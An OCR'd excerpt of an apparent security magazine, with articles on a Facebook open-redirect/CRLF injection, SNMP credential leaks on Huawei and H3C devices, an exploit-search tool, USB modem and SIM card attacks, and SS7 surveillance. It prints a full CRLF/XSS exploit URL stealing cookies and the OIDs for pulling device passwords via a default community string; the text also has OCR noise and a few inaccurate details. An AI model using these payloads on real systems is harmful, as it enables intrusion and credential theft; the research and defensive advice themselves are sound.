
Opera <= 12	URL-схемы: data, javascript, file, about Длинный host: http://aaa[..256..]aaa/ Некорректный порт: http://test:0/ Некорректные символы: http://*/ Пустой заголовок
FireFox	URL-схемы, требующие стороннего приложения: resource, mailto, callto, … Некоторые порты: http://test:X/ (X – 1,7,9,11,13,15,17,19,20,21,22,23,25,…)
Chrome	Null header

In summation, Open Redirect can specify a crafted port in the link without http scheme. This will prevent redirection and Firefox will display the HTTP response body, which in turn can be spoofed via CLRF injection. You should also disable X-XSS-Protection, and set proper values for Content-Type and Content-Length.

Below is the final exploit:


```
https://www.facebook.com/%2Fxxx-
:1%2F%0aX-XSS-Protection:0%0a-
Content-Type:text/html%0aConte
nt-Length:39%0a%0a%3cscript%
3ealert(document.cookie)%3c/
script%3e%2F..%2F..%2F..%2F../tr
```





MAXIMIZING YOUR SNMP ON HUAWEI, 3COM AND H3C DEVICES

Evgeny Stroev



The topic of security of unsafe protocols is a complex one. This article will focus specifically on the SNMP protocol in conjunction with HP/H3C and Huawei network devices. These devices allow a hacker to obtain sensitive data despite having minimal rights. Exploitation of the vulnerability allows attackers to hack into corporate networks and the networks of communications service providers, where these devices are commonly used.

In 2003, Huawei Technologies and 3Com formed a joint venture named H3C. In 2007, 3Com bought out Huawei's stake of the joint venture, but was itself acquired in 2010 by HP. As a result, network equipment of a variety of vendors including 3Com, H3C, HP, and Huawei became linked and therefore vulnerable. These devices are used by a lot of companies, ranging in size.

There is potential for the exposure of sensitive information, like user data, stored in h3c-user.mib and hh3c-user.mib databases. These ***mib***s define objects for "Manage configuration and Monitor running state for userlog feature". In the updated OS version, they were meant to be accessed via **read-write** community string only, but that improvement wasn't implemented, and data could be obtained using a **read-only** community string.

These DBs contain the following data:

- Local user names
- Their passwords
- Password encryption types
- User privilege levels

To obtain the above information one needs to guess the read-only community string, which is often set to its default value [public].

OID: 1.3.4.1.4.1.2011.10 and OID: 1.3.6.1.4.1.25506 provide the above data on devices.
OID: 1.3.6.1.4.1.2011.10.2.12.1.1.1 and 1.3.6.1.4.1.25506.2.12.1.1.1 provide information concerning local users.

In response to the request with these OIDs we get (H)H3cUserInfoEntry containing the following values:

- (h)h3cUserName — The name of a local user, it must be unique.
- (h)h3cUserPassword — The password of a local user, the default value is null.
- (h)h3cAuthMode — The encryption type of a password:
  - 0:- the password is in cleartext (default value).
  - 7: the password is encrypted.
- (h)h3cUserLevel — The privilege of a local user, the value ranges from 0 (min) to 3 (max). The default is 0.

In the example below, the snmpwalk should be called with the key –Cc as it works with dynamic indices. Otherwise, we may get "Error: OID not increasing".

It should be noted, that the password encryption is enabled, and the configuration shows the same:

Nevertheless, the password is sent in cleartext when using SNMP.

Thus, we could obtain credentials of local users including those having the maximum privilege level (an admin user with privilege level 3). Now we have only to try access to the device via SSH or Telnet:

In this case access to the server via SSH was not restricted, however, if access fails via SSH or Telnet, the below graphic demonstrates that access can be attempted over the web.

Below is another scenario.

This time, the received password was encrypted. Huawei uses an AES256 or a DES algorithm for password encryption. In the case of DES, the same encryption key with no password salting is used for all vulnerable devices (CVE-2012-4960). As a result, the password can be easily decrypted, as described in a blogpost by Roberto Paleari and Ivan Speziale from Emaze Networks in 2012 (bit.ly/18dZNkS).

Now, you can run your console and try to connect via SSH or Telnet using the obtained data:

If, like in the above example, the access over these protocols is restricted, another protocol can be attempted:

It should be noted, that the AES256 encryption algorithm is affected in the same way. In 2014, the above authors from Emaze Networks wrote in their blogpost (bit.ly/1Ahg1Bg) that the outlined hack has the potential to cause significant disruption.

Shodan search results demonstrate how common this vulnerability is:

As Huawei is a Chinese company, most of their available devices are located in China, but in the context of Russia, this situation is also not good:

Kurt Grutzmacher first described this type of vulnerability in 2012. He further outlined the threat at the Bay Threat conference, later in 2012, where he reported the issue in details and outlined its threats. Equipment manufacturers released patches for their devices, but many devices are still vulnerable.

How to Protect Yourself

The first step to protect a network is to disable the SNMP Agent.

If the protocol must be used, use SNMPv3. If that is impossible, avoid standard community strings like *public* and *private*.

You should also restrict access to (H)H3cUserInfoEntry objects via excluded command, and restrict read-write access to the device.

Moreover, you must for sure control access to the device using IP whitelists or ACLs.

Exploitation of this vulnerability allows attackers to access corporate networks as well as the networks of communications service providers. Obtaining control over the border network devices allows attackers to gain full control over the traffic passing through these devices, and provides vectors for further attacks against internal automated systems.

This again proves that unsafe protocols pose a great threat. In order to access a corporate network a hacker does not need complicated methods and exploits, just an SNMP protocol, a standard read-only community string and a protocol to access the device, e.g. SSH, Telnet, or the web. In practice, if access through Telnet or SSH is restricted on most devices, HTTP is open for everybody.

Further to this, when logging is enabled, any attempt to access the device can be monitored on the Syslog server; however, there is no record of the SNMP request so it is not obvious that the hacker actually obtained credentials or performed any actions.

HOW TO PRESENT THE MOST DANGEROUS VULNERABILITIES


Andrey Gornostaev


In the course of my job, I conduct information security audits at a range of different organizations. As expected, final reporting features the identification of the most critical vulnerabilities. I also provide clients with links to public exploits of these flaws, which historically has been produced manually.

In most cases, the client takes considerable steps to improve information security only if he or she knows something about the hacking tools used to exploit the detected vulnerabilities. Detected vulnerabilities do not scare people, but hacking tools do. These tools allow a range of people, for instance, frustrated ex-employees or intruders from rival companies, to put on black hats. Brad Spengler, the creator of grsecurity, believes that only public exploits influence public awareness of the existing threat, and my experience supports his statement.

I eventually realized that searching links to exploits is an important, but repetitive task, and it should be automated. Initially, I wrote a simple console script, which I later modified into a GUI and it gained the ability to process different reports of vulnerability search engines. All further modifications and improvements of the PT Exploit Explorer were done based on user feedback, an iterative process that continues today.

The initial feedback about the product praised its speed and accuracy, searching exploits for several thousand vulnerabilities thus saving time for information security specialists. Its popularity is driven by its ability to use aggregate reporting in prioritizing vulnerability mitigation.





How It Works


The program allows for searching exploits stored in publicly available databases including Rapid7 and exploit-db. The utility is fully compatible with our corporate software (XSpider vulnerability scanner, MaxPatrol Compliance and Vulnerability Management System) and reports generated by other systems.

The program may be executed in both console and interactive (without parameters) modes. This facilitates its integration as an external module in different projects.

For example: java -jar ptee.jar -html "vulnerability report.xml":

The output report will be written to a file named 'vulnerability report.html':

To find exploits the user needs to open a report file with a list of vulnerabilities in CVE-XXXX-XXXXXX format and press the 'Search Exploits' button. A report file may be also generated using the utility by feeding it with a text file containing an arbitrary list of vulnerabilities from the CVE database.



There are two more important parameters. In offline mode, the utility uses data from previous searches cached in the offline.db file. In paranoid mode, the time required for report generation will increase significantly but search efficiency will improve. The paranoid mode finds exploits for particular vulnerabilities in restricted or paid databases (via securityfocus.com).

These tools are not yet available to less experienced script users but a security specialist should be familiar with them and they may become publicly available in the future.

Below is an example of an output report:

Результаты поиска эксплоитов.

PTEE version 2.4.6 build 14

Дата генерации отчёта: Wed Dec 10 13:53:57 MSK 2014

Всего найдено:5

CVE-2012-3993 CVSS base 9.3 CVSS temp 6.9

Выполнение произвольного JavaScript-кода

Exploit status **Excellent**
Link https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/browser/firefox_proto_crmfrequest.rb
Module Name: exploit/multi/browser/firefox_proto_crmfrequest
Module Description: On versions of Firefox from 5.0 to 15.0.1, the InstallTrigger global, when given invalid input, would throw an exception that did not have an __exposedProps__ property set. By re-setting this property on the exception object's prototype, the chrome-based defineProperty method is made available. With the defineProperty method, functions belonging to window and document can be overriden with a function that gets called from chrome-privileged context. From here, another vulnerability in the crypto.generateCRMFRequest function is used to "peek" into the context's private scope. Since the window does not have a chrome:// URL, the insecure parts of Components.classes are not available, so instead the AddonManager API is invoked to silently install a malicious plugin.

Hosts:
127.0.0.1 agornostaev.ptsecurity.ru

CVE-2013-0757 CVSS base 9.3 CVSS temp 6.9

Positive Technologies published a study in 2013 demonstrating that eighty six percent (86%) of corporate networks of major companies were vulnerable to attacks allowing malicious users to gain complete control over critical resources. Those resources are not just common sites; they are payment services, email servers, personal data and document storages, ERP systems, and SCADA, etc. An intermediate or low qualification level was enough to conduct 82% of such attacks.

The availability of public exploits significantly lowers this threshold and raises the threat level. In some cases, updates cannot be implemented, so it is better to check the main hacker-tools factories occasionally and compare obtained results with the list of vulnerabilities found in your system.

PT Exploit Explorer is available for downloading at: ***www.ptsecurity.ru/lab/freeware***

MOBILE THREATS
4G SECURITY: PWNAGE OF USB MODEMS AND SIM CARDS VIA SMS


Sergey Gordeychik, Alexander Zaitsev

Communications service providers actively promote fast and cheap 4G telecommunications. However, Positive Technology has conducted research that demonstrates security flaws in 4G communications, specifically vulnerabilities in USB modems. They allow attackers to take control over any technology connected to modems, or hijack user accounts via the mobile network operator. Moreover, attacks on SIM cards using binary SMS messages allow attackers to capture and decrypt user traffic or block a particular SIM card.


These research results were presented in November 2014 at the ZeroNights Conference in Moscow (by Kirill Nesterov, Alexey Osipov, and Timur Yunusov) and at the PacSec Conference in Tokyo (by Sergey Gordeychik, Alexander Zaitsev). This article highlights the key findings of that research and the authors would like to thank Dmitry Sklyarov, Gleb Gritsai, Dmitry Kurbatov, Sergey Puzankov, and Pavel Novikov for their help in both the research and writing.

This research was aimed not only at the safety of smartphones, but critical infrastructures, including industrial SCADA systems, where GSM is also used. This research is investigating the type of hack that could cause incidents like bank account fraud, increasingly common with ATMs as they use GSM, a 4G technology.

Today, a wireless modem is a computer, which comes pre-loaded with a trusted OS (normally Linux or Android) and dedicated applications having a wide range of capabilities. These software and data transmission protocols contain vulnerabilities, which have already been exploited, including unlocking modems and unbinding operators. In order to protect users against such attacks, many services were moved to the web; however, hackers have been able to create new attack vectors for web based products.

For our testing, we used six different series of USB modems in combination with 30 different firmware versions. We successfully hacked 27 of the 30 different firmware version, leaving only three secure.


For the ones that failed we first identified the hardware with the help of documentation and search engines, and in some cases Google was even able to provide the password for Telnet access.



However, we needed HTTP for external communications rather than Telnet. Therefore, we connected a modem to a PC and examined it as a network node with web applications, where we could find web-based attack vectors (CSRF, XSS, RCE). Thus, we forced the modem to give us useful information about itself.

In addition to gathering the above information, one can do the following on the pwned modem:

- Create spoof DNS settings (which allows the capture of traffic).
- Change parameters of the SMS service center (allowing the hackers to intercept and manipulate SMS messages).
- Change the password of the Self Service Portal account via SMS (allowing the hacker to spend money from a bank account by subscribing to third-party services).
- Block the modem by entering invalid (incorrect) PIN or PUK.
- Update (upgrade) firmware remotely.




We can proceed and target the machine connected to the USB modem. A possible attack scenario includes installing a USB keyboard driver on the pwned modem, and then the PC detects the modem as an input device. Using this emulated keyboard one can send a command to the PC to boot from an external drive, which is the same modem. Thus, a bootkit can be installed on the host machine, which allows to control the PC remotely (youtu.be/6_Octf-fIl).

The best way to avoid such attacks is to refrain from connecting any suspicious USB devices into your machine. It should be noted, that even a USB modem may be malicious, despite being a very useful communication device.

The second part of our research was devoted to SIM cards. The SIM card itself should be considered a computer with its own OS, file system, and multifunctional applications. Karsten Nohl, a German crypto specialist, demonstrated at the Positive Hack Days conference in May 2014 that SIM card applications (TARs) have different levels of protection. Some can be hacked by bruteforcing DES keys while others respond to external commands providing no security and a lot of excessive information (bit.ly/1xgNvyw).

To bruteforce DES keys, we used field-programmable gate arrays (FPGAs), which became popular among Bitcoin miners a couple of years ago, and got cheaper after mining lost its popularity. A set of eight *ZTEX 1.15y modules cost about 2,000 Euros and has a computation capacity of 245.760 Mcrypt/sec, which allows the user to crack the key within 3 days.

After doing that, we may send commands to known TARs and control them, for example, the Card Manager allows us to upload an arbitrary Java application to the SIM card.



Hardware	Speed (Mcrypt/sec)	Time for DES (days)	Time for 3DES (part of key is known, days)
Intel CPU (Core i7-2600K)	475	1755,8 (~5 years)	5267,4
Radeon GPU (R290X)	3`000	278	834
Single chip (xs6slx150-2)	7`680	108,6	325,8
ZTEX 1.15y	30`720	27,2	81,6
Our rig (8*ZTEX 1.15y)	**245`760**	**3,4**	**10,2**

Another feature specific to the TAR is a file system, which stores TMSI (Temporary Mobile Subscriber Identity) and Kc (Ciphering Key). Access to them allows us to perform the following via a binary SMS message:

- To decrypt subscriber's traffic without key bruteforcing.
- To impersonate the subscriber and receive his/her calls & SMS messages.
- To track subscriber's location.
- To block the subscriber, when PIN protection of the file system is enabled, by entering an invalid PIN 3 times or an invalid PUK 10 times.


To conclude, we tested 100 SIM cards from a variety of operators and 20 percent of them (i.e. every fifth SIM card) was vulnerable. While communications service providers actively promote fast and cheap 4G telecommunications, users must consider the security flaws in 4G communication that could allow hackers to access personal or corporate data.

CELL PHONES, SS7 ATTACKS, AND THE NSA

Pavel Novikov

Due to media coverage of large data hacks the public has less faith in cryptography techniques. Hackers have the capability to bypass some encryption systems, not by hacking, but by using markings, left intentionally (bit.ly/1BLDRpE). If a hacker can gain an encryption key, the security standards that use it are discredited, despite the fact that they are considered safe and are still in use by both large companies and government organizations (nyti.ms/1f06B4v).

A spotlight was placed on hacking and spying by the Edward Snowden case. He is, of course, the former US Intelligence Agency contractor who leaked thousands of documents highlighting several US Government programs that conducted surveillance both inside and outside of the United States.


TOP SECRET//SI//REL TO USA, FVEY

CLASSIFICATION GUIDE TITLE/NUMBER: (U//FOUO) PROJECT BULLRUN/2-16

PUBLICATION DATE: 16 June 2010

OFFICE OF ORIGIN: (U) Cryptanalysis and Exploitation Services

POC: (U) Cryptanalysis and Exploitation Services (CES) Classification Advisory Officer

PHONE: [redacted]

ORIGINAL CLASSIFICATION AUTHORITY [redacted]

1. (TS//SI//REL) Project BULLRUN deals with NSA's abilities to defeat the encryption used in specific network communication technologies. BULLRUN involves multiple sources, all of which are extremely sensitive. They include CNE, interdiction, industry relationships, collaboration with other IC entities, and advanced mathematical techniques. Several ECIs apply to the specific sources, methods, and techniques involved. Because of the multiple sources involved in BULLRUN activities, "capabilities against a technology" does not necessarily equate to decryption.

Specifically the NSA spied on the employees of several large telecoms companies by reading their email and internal correspondence and by May 2012 the NSA had the technical data for 70% of the world's mobile networks. They were also able to hack 4G by 2010, prior to the standard being widespread.

A significant and growing vector of attack is hacking of **mobile OS and applications**. Hackers can gain access to smartphone information, such as contacts, phone calls, SMS and GPS data. The German publication Das Spiegel has argued that Blackberry OS was the first mobile system to be hacked, even though it was traditionally considered safer than iOS and the Android platform (bit.ly/1gialio).

Wiretapping capabilities, outside of the NSA, have progressed significantly due to the development of the **Mobile Application Market**. Many of the applications regularly pass user data to third parties, so it is not necessary to hack an OS, it is enough to persuade a user to install a "useful" mobile application.

It is not necessary to intercept data via the vulnerable software. It's enough to set markings at the development stage of communication devices. If a hacker can find a compromised radio-module, spectral analyzer or **fake base station**, traffic is intercepted and the hacker can track down a subscriber.

In September 2014, a suspicious hut was detected on the roof of the IZD-Tower, opposite the Vienna International Centre. The hut was surrounded by a solid metal fence, and 10 surveillance cameras. Most likely, it is a fake base station. Such base stations can intercept the IMSI and then monitor a victim's location via the SS7 network. Having traced the victim's IMSI once, they can trace its movements around the world until the user changes the SIM card (see below).

Vienna is the third UNO-city (after New York and Geneva). The OPEC and OSCE headquarters are also located there. According to Snowden's leaked documents this could be part of the SIGINT surveillance program, set up to intercept messages from high ranking officials. Hackers can also use StingRay intercepting stations placed on special cars that can come close to the target.

The wiretapping of mobile networks and the technology to protect against it are a growing field. This new high-tech market has new actors trying to produce new cheaper solutions.

An article from Popular Science, in August 2014, describes how a team of security experts from ESD America created a "highly protected" CryptoPhone 500 smartphone based on Android (bit.ly/1udlurJ). They used the phone to detect 17 fake base stations in the USA that forcibly turn off data encryption.

A wiretapping based station could cost more than $100,000, but a hacker can reduce this cost significantly by using free software to create his own base station (see openbsc.osmocom.org).

Last fall, The Washington Post published an advertisement from the Verint Company that offers its clients Skylock service, a service that tracks cell phones all over the world, unknown to either users or operators (wapo.st/1qdlPJ4). While you can easily find these types of services on the Internet, the Verint case is one of the first that advertised so openly.

Security is necessitated by dependence on SS7 technology that dates back to the 1970s to place voice calls. In the early 21st century, a set of signaling transport protocols called SIGTRAN were developed. SIGTRAN is an expansion on SS7 that allows the use of IP networks to transfer messages. However, even with these new specifications, security vulnerabilities within SS7 protocols remained. As a result, an intruder is able to send, intercept and alter SS7 messages by executing various attacks against mobile networks and their subscribers. Professionals have known about these vulnerabilities since 2001 (bit.ly/1GjaGz6).

This problem wasn't made public until 2014, via the Snowden leak. After that leak, companies and individuals located private companies that offer security services worldwide.

The SS7 Security Report is based on the findings gathered in 2014 during a series of in-depth tests conducted at several large mobile operator sites. During network security testing, Positive Technologies experts managed to discover a subscriber's location, disrupt a subscriber's service, intercept SMS messages, create an Unstructured Supplementary Service Data (USSD) forgery request (and transfer of funds as a result of this attack), redirect voice calls, tap conversations, and disrupt the availability of a mobile switch.

The testing revealed that even the top 10 telecommunications companies are vulnerable to these attacks. A hacker doesn't need sophisticated equipment, Positive Technologies used a popular Linux based computer and a publicly available SDK for generating SS7 packets and this software can be freely downloaded from the Internet.

How Can you Ensure Protection?


One of the products mentioned to protect against SS7 attack is the "protected" smartphone, or CryptoPhone, but the cost is prohibitive at $3,500. Another option is vigilant screening provided by a security technology firm. Clients' receive a list of "shutdowns" of a series of attack vectors. In particular, it provides control over popular vulnerabilities of the Android OS, controls suspicious activities of mobile applications, and even baseband-processor monitoring — this feature specifically detects a fake base connecting as a wiretap, something regular smartphones cannot do.

While using a standard mobile phone clients can use UMTS (G3) networks that use the mutual authentication of a mobile station in a cellular network, and a cellular network in a mobile station. This is because 4G and 3G modes are safer than 2G. If a user turns off the 2G mode beforehand, it will make it more difficult for an attacker to intercept messages. Some mobile phone models do allow users to change the network type being used.


Most phones based on the Android platform have a service menu, that uses the *#*#4636#*#* command, to generate the network menu. The downside to this solution is that is leads to heavy battery consumption and loss of connection where 3G network coverage is not available.

Fake base stations allow hackers to intercept data being passed across the cellular network, but the user must be physical present in the fake station coverage area. However attacking an SS7 network enables the interceptions of user's data, as well as his location, from any location. Adequate protection from attacks on SS7 involves action on the operator's side, including SS7 traffic monitoring and "smart" filtration control, which blocks attacks and fraud attempts..

You can find the full version of the SS7 Security Report at ***http://www.ptsecurity.com/library/whitepapers/***




The scheme of a USSD request manipulation attack



VULNERABILITIES IN MOBILE INTERNET (GPRS)

